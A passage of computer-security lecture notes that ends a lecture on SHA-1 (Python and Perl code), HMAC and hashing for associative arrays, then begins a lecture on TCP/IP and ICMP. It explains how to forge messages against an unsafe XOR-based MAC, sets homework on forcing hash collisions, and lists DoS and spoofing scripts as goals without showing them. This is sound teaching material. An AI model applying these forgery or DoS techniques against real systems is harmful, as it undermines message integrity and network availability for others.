                                                int(words[i])) & 0xFFFFFFFF, size=32 )
        e = d
        d = c
        b_copy = b.deep_copy()
        b_copy << 30
        c = b_copy
        b = a
```

```
        a = T
    h0 = BitVector( intVal = (int(h0) + int(a)) & 0xFFFFFFFF, size=32 )
    h1 = BitVector( intVal = (int(h1) + int(b)) & 0xFFFFFFFF, size=32 )
    h2 = BitVector( intVal = (int(h2) + int(c)) & 0xFFFFFFFF, size=32 )
    h3 = BitVector( intVal = (int(h3) + int(d)) & 0xFFFFFFFF, size=32 )
    h4 = BitVector( intVal = (int(h4) + int(e)) & 0xFFFFFFFF, size=32 )

message_hash = h0 + h1 + h2 + h3 + h4
hash_hex_string = message_hash.getHexStringFromBitVector()
sys.stdout.writelines((hash_hex_string, "\n"))
```

- Here are some hash values produced by the above script:

```
sha1_from_command_line.py 0                 =>      b6589fc6ab0dc82cf12099d1c2d40ab994e8410c

sha1_from_command_line.py 1                 =>      356a192b7913b04c54574d18c28d46e6395428ab

sha1_from_command_line.py hello             =>      aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d

sha1_from_command_line.py 1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ  =>

                                                    475f6511376a8cf1cc62fa56efb29c2ed582fe18
```

- Shown below is the Perl version of the script:

```
#!/usr/bin/env perl

##  sha1_from_command_line.pl
##  by Avi Kak (kak@purdue.edu)
##  March 2, 2016

## Call syntax:
##
##     sha1_from_command_line.pl   your_message_string

##  This script takes its message on the standard input from
##  the command line and sends the hash to its standard
##  output.  NOTE: IT ADDS A NESWLINE AT THE END OF THE OUTPUT
##  TO SHOW THE HASHCODE IN A LINE BY ITSELF.

use strict;
use warnings;
use Algorithm::BitVector 1.25;
```

```
die "Usage: %s  <string to be hashed>\n" if @ARGV != 1;

my $message = shift;

# Initialize hashcode for the first block. Subsequetnly, the
# output for each 512-bit block of the input message becomes
# the hashcode for the next block of the message.
my $h0 = Algorithm::BitVector->new(hexstring => '67452301');
my $h1 = Algorithm::BitVector->new(hexstring => 'efcdab89');
my $h2 = Algorithm::BitVector->new(hexstring => '98badcfe');
my $h3 = Algorithm::BitVector->new(hexstring => '10325476');
my $h4 = Algorithm::BitVector->new(hexstring => 'c3d2e1f0');

my $bv = Algorithm::BitVector->new(textstring => $message);
my $length = $bv->length();
my $bv1 = $bv + Algorithm::BitVector->new(bitstring => "1");
my $length1 = $bv1->length();
my $howmanyzeros = (448 - $length1) % 512;
my @zerolist = (0) x $howmanyzeros;
my $bv2 = $bv1 + Algorithm::BitVector->new(bitlist => \@zerolist);
my $bv3 = Algorithm::BitVector->new(intVal => $length, size => 64);
my $bv4 = $bv2 + $bv3;

my @words = (undef) x 80;
my @words_bv = (undef) x 80;

for (my $n = 0; $n < $bv4->length(); $n += 512) {
    my @block = @{$bv4->get_bit( [$n .. $n + 511] )};
    @words = map {[@block[$_ * 32 .. ($_ * 32 + 31)]]}  0 .. 15;
    @words_bv = map {Algorithm::BitVector->new( bitlist => $words[$_] )} 0 .. 15;

    my ($a,$b,$c,$d,$e) = ($h0,$h1,$h2,$h3,$h4);
    my ($f,$k);
    foreach my $i (16 .. 79) {
        $words_bv[$i] = $words_bv[$i-3] ^ $words_bv[$i-8] ^ $words_bv[$i-14] ^ $words_bv[$i-16];
        $words_bv[$i] = $words_bv[$i] << 1;
    }
    foreach my $i (0 .. 79) {
        if (($i >= 0) && ($i <= 19)) {
            $f = ($b & $c) ^ ((~$b) & $d);
            $k = 0x5a827999;
        } elsif (($i >= 20) && ($i <= 39)) {
            $f = $b ^ $c ^ $d;
            $k = 0x6ed9eba1;
        } elsif (($i >= 40) && ($i <= 59)) {
            $f = ($b & $c) ^ ($b & $d) ^ ($c & $d);
            $k = 0x8f1bbcdc;
        } elsif (($i >= 60) && ($i <= 79)) {
            $f = $b ^ $c ^ $d;
            $k = 0xca62c1d6;
        }
        my $a_copy = $a->deep_copy();
        my $T = Algorithm::BitVector->new( intVal => (int($a_copy << 5) + int($f)
                        + int($e) + int($k) + int($words_bv[$i])) & 0xFFFFFFFF, size => 32 );
        $e = $d;
```

```
        $d = $c;
        my $b_copy = $b->deep_copy();
        $b_copy = $b_copy << 30;
        $c = $b_copy;
        $b = $a;
        $a = $T;
    }
    $h0 = Algorithm::BitVector->new( intVal => (int($h0) + int($a)) & 0xFFFFFFFF, size => 32 );
    $h1 = Algorithm::BitVector->new( intVal => (int($h1) + int($b)) & 0xFFFFFFFF, size => 32 );
    $h2 = Algorithm::BitVector->new( intVal => (int($h2) + int($c)) & 0xFFFFFFFF, size => 32 );
    $h3 = Algorithm::BitVector->new( intVal => (int($h3) + int($d)) & 0xFFFFFFFF, size => 32 );
    $h4 = Algorithm::BitVector->new( intVal => (int($h4) + int($e)) & 0xFFFFFFFF, size => 32 );
}

my $message_hash = $h0 + $h1 + $h2 + $h3 + $h4;
my $hash_hex_string = $message_hash->get_hex_string_from_bitvector();
print "$hash_hex_string\n";
```

- As you would expect, this script produces the same hash values as the Python version shown earlier in this section:

```
sha1_from_command_line.pl 0                 =>        b6589fc6ab0dc82cf12099d1c2d40ab994e8410c

sha1_from_command_line.pl 1                 =>        356a192b7913b04c54574d18c28d46e6395428ab

sha1_from_command_line.pl hello             =>        aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d

sha1_from_command_line.pl 1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ  =>

                                                      475f6511376a8cf1cc62fa56efb29c2ed582fe18
```

15.8: HASH FUNCTIONS FOR COMPUTING MESSAGE AUTHENTICATION CODES

- Just as a hashcode is a fixed-size fingerprint of a variable-sized message, so is a **message authentication code** (MAC).

- A MAC is also known as a **cryptographic checksum** and as an **authentication tag**.

- A MAC can be produced by appending a secret key to the message and then hashing the composite message. The resulting hashcode is the MAC. [A MAC produced with a hash function is also referred to by **HMAC**, where the letter 'H' stands for "Hash." A MAC can also be based on a block cipher or a stream cipher. The block-cipher based MAC, **DES-CBC MAC**, is widely used in various standards.] [Because of the use of a secret key, a MAC is also referred to as a **keyed hash function**, as mentioned earlier in Section 15.2.]

- More sophisticated ways of producing a MAC may involve an iterative procedure in which a pattern derived from the key is

added to the message, the composite hashed, another pattern derived from the key added to the hashcode, the new composite hashed again, and so on.

- When an encryption algorithm like DES is used for producting a MAC for a message, the encryption is applied to a fixed-sized signature of the message as produced by a regular hash function. In this case, the encryption key becomes the secret that must be shared between the sender and the receiver of the message.

- Assuming a collision-resistant hash function, the original message and its MAC can be safely transmitted over a network without worrying that the integrity of the data may get compromised. A recipient with access to the key used for calculating the MAC can verify the integrity of the message by recomputing its MAC and comparing it with the value received.

- Let's denote the function that generates the MAC of a message M using a secret key K by $C(K, M)$. That is $MAC = C(K, M)$.

- Here is a MAC function that is positively **not** safe:

  - Let $\{X_1, X_2, \ldots, \}$ be the 64-bit blocks of a message M. That is $M = (X_1||X_2||\ldots||X_m)$. (The operator '||' means concatenation.) Let

$$\Delta(M) \quad = \quad X_1 \oplus X_2 \oplus \cdots \oplus X_m$$

– We now define

$$C(K,\ M) \quad = \quad E(K,\ \Delta(M))$$

where the encryption algorithm, $E()$, is assumed to be DES in the electronic codebook mode. (That is why we assumed 64 bits for the block length. We will also assume the key length to be 56 bits.) Let's say that an adversary can observe $\{M, C(K, M)\}$.

– An adversary can easily create a forgery of the message by replacing X_1 through X_{m-1} with **any desired** Y_1 through Y_{m-1} and then replacing X_m with Y_m that is given by

$$Y_m \quad = \quad Y_1 \ \oplus \ Y_2 \ \oplus \ \cdots \ \oplus \ Y_{m-1} \ \oplus \ \Delta(M)$$

It is easy to show that when the new message $M_{forged} = \{Y_1||Y_2||\cdots||Y_m\}$ is concatenated with the original $C(K, \Delta(M))$, the recipient would not suspect any foul play. When the recipient calculates the MAC of the received message using his/her secret key K, the calculated MAC would agree with the received MAC. This is essentially the same point that was mentioned earlier in Section 15.4.

- The lesson to be learned from the unsafe MAC algorithm is that although a brute-force attack to figure out the secret key K would

be very expensive (requiring around 2^{56} encryptions of the message), it is nonetheless ridiculously easy to replace a legitimate message with a fraudulent one.

- A commonly-used and cryptographically-secure approach for computing MACs is known as **HMAC**. It is used in the IPSec protocol (for packet-level security in computer networks), in SSL (for transport-level security), and a host of other applications.

- The size of the MAC produced by **HMAC** is the same as the size of the hashcode produced by the underlying hash function (which is typically SHA-1).

- The operation of the **HMAC** algorithm is shown Figure 6. This figure assumes that you want an n-bit MAC and that you will be processing the input message M one block at a time, with each block consisting of b bits.

  – The message is segmented into b-bit blocks Y_1, Y_2, ...

  – K is the secret key to be used for producing the MAC.

  – K^+ is the secret key K padded with **zeros on the left** so that the result is b bits long. Recall, b is the length of each message block Y_i.

– The algorithm constructs two sequences **ipad** and **opad**, the former by repeating the 00110110 sequence $b/8$ times, and the latter by repeating 01011100 also $b/8$ times.

– The operation of **HMAC** is described by:

$$HMAC_K(M) \quad = \quad h(\ \ (K \oplus opad)\ ||\ h(\ (K \oplus ipad)\,||M\ )\ \ )$$

where $h()$ is the underlying iterated hash function of the sort we have covered in this lecture.

- The security of **HMAC** depends on the security of the underlying hash function, and, of course, on the size and the quality of the key.

- For further information on **HMAC**, see Chapter 12 of "Cryptography and Network Security" by William Stallings, the source of the information presented here.




Figure 6: *Operation of the HMAC algorithm for computing a message authentication code.* (*This figure is from "Computer and Network Security" by Avi Kak*)

15.9: HASH FUNCTIONS FOR EFFICIENT STORAGE OF ASSOCIATIVE ARRAYS

- While our focus so far in this Lecture has been on hashing for message authentication, I'd be remiss if I did not touch even briefly on the other extremely important use of hashing in modern programming — efficient storage of associative arrays. In general, the hash functions used in message authentication are different from those used for efficient storage of information and it is educational to see the reasons for why that is the case. The goal of this section is to focus on this difference by presenting examples of hash functions for efficient storage. I'll start with the concept of an associative array because that is what is stored in the containers based on hash functions.

- An associative array, also known as a map, is a list of *<key,value>* pairs. You run into these sorts of arrays all the time when solving practical problems. For an illustrative example, you can think of a telephone directory as an associative array that consists of a list of *<string,number>* pairs.

- When working with associative arrays, the goal frequently is to store them in such a way that the *value* associated with a *key* can be retrieved in constant time, meaning in time that is independent of the size of the associative array. [Just imagine the practical consequences when that is not the case. What if the search program being used by a telephone operator responding to your query for the phone number for an individual had to linearly scan through the entire directory to fetch that number? In a large metropolitan area with tens of millions of people, a linear scan (or even binary search) through alphabetized sub-lists would take far too long.]

- These days all high-level programming and scripting language provide such efficient storage structures. Examples include `dict` in Python, `hash` in Perl, `HashMap` in Java, `Map` in C++, etc. Storage structures, in general, are referred to as *containers* and these would be examples of containers that are based on hashing.

- The basic data abstraction used in efficient storage of associative arrays is that of a *bucket* and the number of buckets in a storage container is referred to as the container's *capacity*. For each <*key,value*> that needs to be stored in the container, we want to hash the key to a bucket address. You would then place the <*key,value*> in question in that bucket. To state it more precisely, you would place a pointer to that <*key,value*> in a linked list at that bucket address.

- The main challenge for a hash function that maps keys to bucket addresses is to ensure that all the keys are as uniformly dis-

tributed as possible over all the available bucket addresses. Ideally, you would want each bucket to contain a single <*key,value*> pair. When that is the case, then, at search time, you would apply the same hash function to the key you are interested in and the resulting bucket address would take you directly to the value you are looking for.

- When the keys are themselves integers, it is relatively easy to come up with hash functions that can distribute the keys more or less uniformly over the bucket addresses. Using the arguments in Section 10.5 of Lecture 10, we could set the capacity of the container to a large prime number and calculate the bucket address for a given key as the remainder modulo the prime (after multiplying the key with a small integer constant). Since such remainders are likely to be distributed uniformly over the range $(0, capacity)$, we can certainly expect that the buckets would be populated uniformly — provided the keys themselves are distributed uniformly over whatever range they occupy. [One of the earliest suggested approaches for hashing the keys for efficient storage of <*key,value*> pairs when the keys are strings was to just add the decimal values (as given by ASCII coding) associated with characters, calculate this addition modulo a prime number, and use the remainder as the hash index. This approach to hashing was suggested by Arnold Dumey back in 1956 in his book "Computers and Automation." **By the way, the first person to have coined the term "hash" was the IBM mathematician Hans Luhn in 1953.**]

- Until recently, several programming languages used the FNV

hash function for their hash based containers. Based on the idea of prime numbers mentioned above, FNV is fast, in the sense that it requires only two operations, one XOR and one multiply, for each byte of a key. Here is a pseudocode description of the FNV hash function:

```
hash = offset_basis

for each octet_of_data to be hashed
    hash = hash xor octet_of_data
    hash = hash * FNV_Prime
return hash
```

where `offset_basis` and `FNV_Prime` are specially designated constants. For example, for 32-bit based calculations, the function uses $offset\_basis = 2,166,136,261 = 0x811C9DC5$ and $FNV\_Prime = 2 * *24 + 2 * *8 + 0x93 = 16,777,619 = 0x01000193$. FNV stands for the last names of Glenn Fowler, Landon Curt Noll, and Kiem-Phong Vo, the inventors of the hash function.

- More recently, though, several of the programming languages that previously used the FNV hash have switched over to SipHash created by Jean-Philippe Anumasson and Daniel Bernstein on account of its much superior collision resistance. As you will recall, in the context of hashing, collision refers to multiple keys hashing to the same bucket address.

- When a hash function calculates bucket addresses modulo a large

prime, you can run into high collision rates if the keys are such that, when translated into integers, the bit patterns associated with them occupy mostly the high-level bits. You see, the modulo operation, by its definition, discards a certain number of high-level bits from the keys. For illustration, consider calculating key values modulo 256 and assume that all the keys when translated into integers have values larger than 256. In this case, since the remainders would all be zero, you will have all the *<key,value>* pairs placed in the bucket with address 0. Although such an extreme non-uniformity in the distribution of the keys over the buckets does not happen when the capacity is a prime, you may nonetheless end with an unacceptable level of collisions in certain buckets if the the low-level bits of the keys are mostly zeros.

- It is educational to see how Java hashes keys to bucket addresses in order to get around the above mentioned problem of too many collisions in some of the buckets. Java has two levels of hashing: (1) It associates a 4-byte hashcode with every class type object. These include instances that you create in your own code from class definitions and also objects such as the class definitions themselves that come with the language or that you create. And (2) It carries out supplemental hashing of the object-specific hashcodes to distribute the keys more or less uniformly over all the buckets.

- In Java, the hashcode associated with a regular integer, as constructed from the class `Integer`, is the integer value itself. If

the bucket addressing was based solely on these hashcode, you'd obviously run into the collision problem described above. The hashcode associated with with a `Long` is the XOR of the upper 4 bytes with the lower 4 bytes of the 8-byte object. The hashcode associated associated with a string is given by

```
public int hashCode() {
    int h = hash;
    // In the next block, 'value' is an array of chars in the String object
    if (h == 0 && value.length > 0) {
        char val[] = value;
        for (int i = 0; i < value.length; i++) {
            h = 31 * h + val[i];   // val(i] is the ascii code for i-th char
        }
        hash = h;
    }
    return h;
}
```

This hashcode calculation for a string **s** of size **n** characters boils down to:

```
s[0]*(31**(n-1))  +  s[1]*(31**(n-2))  +  ...  +  s[n-1]
```

- That brings us to the second round of hashing — supplemental hashing — that Java uses to calculate the bucket addresses. The goal of this round is to disperse the keys over the entire capacity. Here is Java's function for supplemental hashing

```
static int hash(int h) {
    h ^= (h >>> 20) ^ (h >>> 12);
    return h ^ (h >>> 7) ^ (h >>> 4);
}
```

where `h` is the hashcode associated with the object. As mentioned earlier, the goal of supplemental hashing is to disperse the keys — even the keys that reside mostly in the upper range of the hashcode values — over the full capacity of the container. The operator '`>>>`' is Java's bitwise non-circular right shift operator.

- I must also mention the critical role that is played by Java's auto-resizing feature of the hash-based containers. Java associates a *load-factor* with a container that, by default is 0.75, but can be set by the user to any fraction of unity. When the number of buckets occupied exceeds the load-factor fraction of the capacity, Java automatically doubles the capacity and recalculates the bucket addresses for the items currently in the container. The default for capacity is 16, but can be set the user to any desired value.

15.10: HOMEWORK PROBLEMS

1. The very first step in the SHA1 algorithm is to pad the message so that it is a multiple of 512 bits. This padding occurs as follows (from NIST FPS 180-2): Suppose the length of the message M is L bits. Append bit 1 to the end of the message, followed by K zero bits where K is the smallest non-negative solution to

$$L + 1 + K \equiv 448 \;\; (mod \;\; 512)$$

Next append a 64-bit block that is a binary representation of the length integer L. For example,

```
     Message     =     "abc"
     length L    =     24 bits

 01100001  01100010   01100011   1 00......000   00...011000

    a         b        c           <---423--->   <---64---->

 <-------------------   512  ------------------------------>
```

Now here is the question: Why do we include the length of the message in the calculation of the hash code?

2. The fact that only the last 64 bits of the padded message are used for representing the length of the message implies that SHA1 should NOT be used for messages that are longer than what?

3. SHA1 scans through a document by processing 512-bit blocks. Each block is hashed into a 160 bit hash code that is then used as the initialization vector for the next block of 512 bits. This obviously requires a 160 bit initialization vector for the first 512-bit block. Here is the vector:

```
H_0    =    67452301          (32 bits in hex)
H_1    =    efcdab89
H_2    =    98badcfe
H_3    =    10325476
H_4    =    c3d2e1f0
```

   How are these numbers selected?

4. Why can a hash function not be used for encryption?

5. What is meant by the strong collision resistance property of a hash function?

6. Right or wrong: When you create a new password, only the hash code for the password is stored. The text you entered for the password is immediately discarded.

7. What is the relationship between "hash" as in "hash code" or "hashing function" and "hash" as in a "hash table"?

8. **Programming Assignment:**

   To gain further insights into hashing, the goal of this homework is to implement in Perl or Python a very simple hash function (that is meant more for play than for any serious production work). Write a function that creates a 32-bit hash of a file through the following steps: (1) Initialize the hash to all zeros; (2) Scan the file one byte at a time; (3) Before a new byte is read from the file, circularly shift the bit pattern in the hash to the left by four positions; (4) Now XOR the new byte read from the file with the least significant byte of the hash. Now scan your directory (a very simple thing to do in both Perl and Python, as shown in Chapters 2 and 3 of my SwO book) and compute the hash of all your files. Dump the hash values in some output file. Now write another two-line script to check if your hashing function is exhibiting any collisions. Even though we have a trivial hash function, it is very likely that you will not see any collisions even if your directory is large. Subsequently, by using a couple of files (containing random text) created specially for this demonstration, show how you can make their hash codes to come out to be the same if you alter one of the files by appending to it a stream of bytes that would be the XOR of the original hash values for the files (after you have circularly rotated the hash value for the first file by 4 bits to the left). *NOTE: This homework is easy to implement in Python*

if you use the BitVector class.

9. **Programming Assignment:**

In a manner similar to what I demonstrated in Section 15.7.3 for SHA-1, this homework calls on you to implement the SHA-512 algorithm using the facilities provided by the BitVector module.

Lecture 16: TCP/IP Vulnerabilities and DoS Attacks: IP Spoofing, SYN Flooding, and The Shrew DoS Attack

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

March 9, 2017
11:43am

Goals:

- To review the IP and TCP packet headers
- **Controlling TCP Traffic Congestion and the Shrew DoS Attack**
- The TCP SYN Flood Attack for Denial of Service
- IP Source Address Spoofing Attacks
- **BCP 38 for Thwarting IP Address Spoofing for DoS Attacks**
- **Python and Perl Scripts for Mounting DoS Attacks with IP Address Spoofing and SYN Flooding**
- Troubleshooting Networks with the Netstat Utility

CONTENTS

16.1: TCP and IP

- We now live in a world in which the acronyms TCP and IP have become almost as commonly familiar as some other computer-related words like bits, bytes, megabytes, etc.

- IP stands for the *Internet Protocol* that deals with routing packets of data from one computer to another or from one router to another.

- On the other hand, TCP, which stands for *Transmission Control Protocol*, deals with ensuring that the data packets are delivered in a reliable manner from one computer to another. You could say that TCP sits on top of IP — in the sense that TCP asks IP to send a packet to its destination and then makes sure that the packet was actually received at the destination.

- A less reliable version of TCP is UDP (User Datagram Protocol). Despite the pejorative sense associated with the phrase "less reliable", **UDP is extremely important to the working of the internet**, as you will discover in this and the next lecture.

- The different communication and application protocols that regulate how computers work together are commonly visualized as belonging to a layered organization of protocols that is referred to as the TCP/IP protocol stack. Some of the more important protocols in this stack are presented in the next section.

16.2: THE TCP/IP PROTOCOL STACK

- The TCP/IP protocol stack is most commonly conceived of as consisting of the following seven layers:

7. Application Layer
(HTTP, HTTPS, FTP, SMTP, SSH, SMB, POP3, DNS, NFS, etc.)

6. Presentation Layer
(MIME, XDR)

5. Session Layer
(TLS/SSL, NetBIOS, SOCKS, RPC, RMI, etc.)

4. Transport Layer
(TCP, UDP, etc.)

3. Network Layer
(IPv4, IPv6, ICMP, IPSec, IGMP, etc.)

2. Data Link Layer
(MAC, PPP, SLIP, ATM, etc.)

1. Physical Layer
(Ethernet (IEEE 802.3), WiFi (IEEE 802.11), USB, Bluetooth, etc.)

- This 7-layer model of the protocols is referred to as the OSI (Open Systems Interconnection) model. In the literature on computer networks, you'll also see an older 4-layer model in which the Application Layer is a combination of the top three layers of the OSI model. That is, the Application Layer in the 4-layer model combines the Application Layer, the Presentation Layer, and the Session Layer of the OSI model. Additionally, in the 4-layer model, the Data Link Layer and the Physical Layer of the OSI model are combined into a single layer called the Link Layer. Also note that the "Network Layer" is frequently also called the "Internet Layer" and the "IP Layer".

- Even though TCP and IP are just two of the protocols that reside in the stack, the entire stack is commonly referred to as the TCP/IP protocol stack. That is because of the centrality of the roles played by the TCP and the IP protocols. The rest of the protocol stack would be rendered meaningless without the TCP and the IP protocols.

- Regarding the **Application Layer**, the acronym **HTTP** stands for the HyperText Transport Protocol and the related **HTTPS** stands for HTTP Secure. These are the main protocols used for requesting and delivering web pages. When you click on a URL that begins with the string `http://..` or the string `https://..`, you are asking the HTTP protocol in the former case and the HTTPS protocol in the latter case to fetch a web page for you. Another famous protocol in the Application Layer is **SMTP** for

Simple Mail Transfer Protocol. With regard to the other protocols mentioned in the Application Layer, in all likelihood you are probably already well conversant with **SSH**, **FTP**, etc. [For Windows users, the **SMB** (Samba) protocol in the Application Layer is used to provide support for cross-platform (Microsoft Windows, Mac OS X, and other Unix systems) sharing of files and printers. Back in the old days, the SMB protocol operated through the **NetBIOS** protocol in the Session Layer. NetBIOS, which stands for "Network Basic Input/Output System", is meant to provide network related services at the Session Layer. Ports 139 and 445 are assigned to the SMB protocol.]

- The purpose of the **Presentation Layer** is to translate, encode, compress, and apply other transformations to the data, if necessary, in order to condition it appropriately for processing by the protocols in the lower layers on the stack. *As mentioned in Lecture 2, the data payload in all internet communications is based on the assumption that it consists solely of a set of characters that possess printable representations.* A commonly used protocol in the Presentation Layer is **MIME**, which stands for Multipurpose Internet Mail Extensions. Virtually all email is transmitted using the SMTP protocol in the Application Layer through the MIME protocol in the Presentation Layer.

- As to what is meant by a session in the **Session Layer** protocols, a session may consist of a single request from a client for some data from a server, or, more generally, a session may involve multiple back-and-forth exchanges to data between two endpoints of a communication link. When security is an issue, these data transfers, whether in a single client request or in multiple back-

and-forth exchanges, must be encrypted. That is the reason for why **TLS/SSL** is in the Session Layer. TLS stands for for the Transport Layer Security and SSL for Secure Socket Layer.

- The purpose of **Transport Layer** protocols such as **TCP** is to provide for *reliable* exchange of data between two endpoints, and, equally importantly, to provide mechanisms for *congestion control*. The word "reliable" means that a sending endpoint knows for sure that the data actually arrived at the receiving endpoint. Such a reliable service is provided by TCP (Transmission Control Protocol). Since "reliability" must involve sending acknowledgment messages, it is not always the fastest way to quickly check on the status of hosts and routers in the internet, to fetch small snippets of data (from other hosts) that are needed for the operation of the internet, etc. Protocols such as **UDP** (User Datagram Protocol) in the Transport Layer take care of those needs in internet communications. Congestion control means the ability of a sending TCP to ramp up or ramp down the rate at which it sends out information in response to the ability of the receiving TCP to keep up with the traffic.

- A primary job of the **Network Layer** protocols is to take care of network addressing. When a protocol in this layer receives a byte stream — referred to as a datagram or a packet — from an upper layer, it attaches a "header" with that byte stream that tells the protocols in the lower layers as to where exactly the data is supposed to go in the internet. The data packet

may be intended for a host in the same local network or in a remote network, in which case the the packet will have to pass through one or more routers. **Another very important function of Network Layer protocols is traffic control.** Let's say that a protocol in this layer puts out a packet for onward transmission by sending it to a lower layer protocol and let's further assume that a router along the way to the destination is unable to accept the packet because its registers are full. What should the Network Layer protocol do next? How this issue is dealt with is obviously critical to the proper functioning of internet communications.

- Perhaps the most important protocol at the **Data Link Layer** is the Media Access Control (**MAC**) protocol. The MAC protocol provides the addressing mechanism [you have surely heard of MAC addresses that are associated with Ethernet and WiFi interfaces that reside at the Physical Layer, as mentioned in the next bullet.] for data packets to be routed to a particular machine in a LAN (Local Area Network). The MAC protocol also uses sub-protocols, such as the **CSMA/CD** (Carrier Sense Multiple Access with Collision Detection) protocol, to decide when the machines connected to the same communication medium, such as a LAN, should communicate. [Consider the case of a small LAN in your house or in a small business in which all the computers talk to the same **router**. Computer-to-computer communications in such a LAN is analogous to a group of people trying to have a conversation. If everyone speaks at the same time, no one will hear/understand anything. So the participants in a group conversation must observe some etiquette so that everyone can be heard. The CSMA protocol is one way to ensure the same for the case of computers in the same LAN. A computer wishing to transmit data must wait until the medium has become quiet. The same thing happens in larger LANs, such as the PAL wireless network at Purdue, but now the shared communications

are only between all the computers that are "south" of the same **switch**. Switches are used in a large LAN to join together smaller LAN segments. With regard to the physical devices that regulate traffic in a LAN, in addition to the **routers** and the **switches**, you also need to know about **hubs**. A **hub** simply extends a LAN by broadcasting all the Ethernet frames it receives at any physical port to all the other physical ports (usually after amplification). In terms of the smarts that are embedded in these devices, a **router** is the smartest device because it is a gateway between two different networks (for example, a LAN on one side and the internet on the other). A **switch** comes next in terms of the smarts because it must keep track of the MAC addresses of all the hosts that are connected to it. A **hub** has no smarts worth talking about.]

- The **Physical Layer** would be represented by protocols such as the **Ethernet** (IEEE 802.3), **WiFi** (IEEE 802.11, 802.15, etc.) **USB**, **Bluetooth**, etc.

- I'll devote the rest of this section to a specific Network Layer protocol: **ICMP**. Critical to the operation of the internet, ICMP, which stands for the Internet Control Message Protocol (RFC 792), is used for the following kinds of error/status messages in computer networks:

  Announce Network Errors: When a host or a portion of the network becomes unreachable, an ICMP message is sent back to the sender.

  Announce Network Congestion: [Mentioned here only because of frequent appearance of "source quench messages" in the literature on computer networks. **Officially deprecated in RFC 6633**.] If the rate at which a router can transmit packets

is slower than the rate at which it receives them, the router's buffers will begin to fill up. To slow down the incoming packets, the router may send the *ICMP Source Quench* message back to the sender. [You might think that source quench messages would play a central role in traffic congestion control in computer networks. As you will see in Section 16.11, that is not the case in general. The most commonly used congestion control strategies detect congestion by non-arrival of ACK (for Acknowledgment) packets within a dynamically changing time window or by the arrival of three consecutive duplicate ACK packets (a condition triggered by the arrival of an out-of-order segment at the receiver; the duplicate ACK being for the last in-order segment received). When congestion is thus detected by a sender TCP, it slows down the rate at which it injects packets into the network. One of the reasons for why source quench messages are not used for congestion control is that such messages are likely to exacerbate the already prevailing traffic congestion and may therefore be dropped by the routers on their way back to the sender TCP. Additionally, as mentioned in RFC 6633, these messages can be used to carry out "Blind Throughput Reduction" attacks on TCP. In this attack, an attacker correctly guesses the various parameters related to a TCP connection and gratuitously sends the source quench ICMP messages to the sender TCP in order to redcuce the rate at which it can send the packets out.]

Assist Troubleshooting: The *ICMP Echo* messages are used by the popular **ping** utility to determine if a remote host is alive, for measuring round-trip propagation time to the remote host, and for determining the fraction of *Echo* packets lost en-route.

Announce Timeouts: When a packet's TTL (Time To Live) drops to zero, the router discarding the packet sends an *ICMP time exceeded* message back to the sender announcing this fact. [As you will see in Section 16.3, every IP packet contains a TTL field that is decremented every time the packet passes through a router.] [The commonly used

traceroute utility is based on the receipt of such *time exceeded* ICMP packets for tracing the route taken to a destination IP address.]

